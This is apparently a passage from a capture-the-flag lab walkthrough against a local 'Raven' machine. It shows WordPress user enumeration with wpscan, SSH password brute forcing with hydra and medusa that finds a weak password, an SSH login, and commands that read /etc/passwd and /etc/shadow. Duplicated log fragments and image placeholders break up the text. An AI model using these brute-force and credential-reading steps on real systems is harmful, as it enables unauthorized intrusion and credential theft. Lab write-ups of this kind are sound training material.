(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.142.130/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.142.130/img/ ----
```

Then I used wpscan to exploir wedsite /wordpress/



```
└─# wpscan --url http://192.168.142.130/wordpress/ -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.142.130/wordpress/ [192.168.142.130]
[+] Started: Thu Aug 15 08:21:14 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.142.130/wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
```

What I found is

i] User(s) Identified:

[+] steven


| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael


| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)




```
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.25 identified (Outdated, released on 2024-06-24).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://192.168.142.130/wordpress/, Match: '-release.min.js?ver=4.8.25'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://192.168.142.130/wordpress/, Match: 'WordPress 4.8.25'

[i] The main theme could not be detected.

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================================================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Aug 15 08:21:17 2024
[+] Requests Done: 50
[+] Cached Requests: 5
[+] Data Sent: 13.335 KB
[+] Data Received: 344.149 KB
[+] Memory used: 148.086 MB
[+] Elapsed time: 00:00:02
```

Next step I will use hydra tool with user michel to find its password suing the open port ssh 22/tcp



```
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Aug 15 08:21:17 2024
[+] Requests Done: 50
[+] Cached Requests: 5
[+] Data Sent: 13.335 KB
[+] Data Received: 344.149 KB
[+] Memory used: 148.086 MB
[+] Elapsed time: 00:00:02

┌──(root㉿kali)-[/home/kali]
└─# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.142.130 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, t
hese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-15 08:29:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.142.130:22/
[22][ssh] host: 192.168.142.130   login: michael   password: michael
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-15 08:29:49

┌──(root㉿kali)-[/home/kali]
└─# 
```


The password is michael



```
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-15 08:29:49

┌──(root㉿kali)-[/home/kali]
└─# medusa -h 192.168.142.130  -u michael -P /usr/share/wordlists/rockyou.txt -m ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

You must specify a module to execute using -M MODULE_NAME

┌──(root㉿kali)-[/home/kali]
└─# medusa -h 192.168.142.130  -u michael -P /usr/share/wordlists/rockyou.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: 12345 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: lovely (15 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: jessica (16 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: 654321 (17 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.142.130 (1 of 1, 0 complete) User: michael (1 of 1, 0 complete) Password: michael (18 of 14344391 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.142.130 User: michael Password: michael [SUCCESS]

┌──(root㉿kali)-[/home/kali]
└─# 
```

Another way to find password is medusa

The next step I will open connection with client Michael by using ssh michael@192.168.142.130



```
┌──(root㉿kali)-[/home/kali]
└─# ssh -o HostkeyAlgorithms=+ssh-rsa michael@192.168.142.130
The authenticity of host '192.168.142.130 (192.168.142.130)' can't be established.
ED25519 key fingerprint is SHA256:vBKxJra340AKWuFf1Gc8N3KkutJRQEQTgQbj2XRXG7w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.142.130' (ED25519) to the list of known hosts.

michael@192.168.142.130's password: 

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$
```


I opened connection with client Michael by using password Michael now

I take access to the user micheal


Search for other password files or credential leaks that could provide access to the root account or other privileged accounts.

cat /etc/passwd


cat /etc/shadow



```
[sudo] password for michael:
Sorry, user michael may not run sudo on raven.
michael@Raven:~$ ls -la /etc/suid/bin
ls: cannot access /etc/suid/bin: No such file or directory
michael@Raven:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
michael@Raven:~$ cat /etc/shadow
```



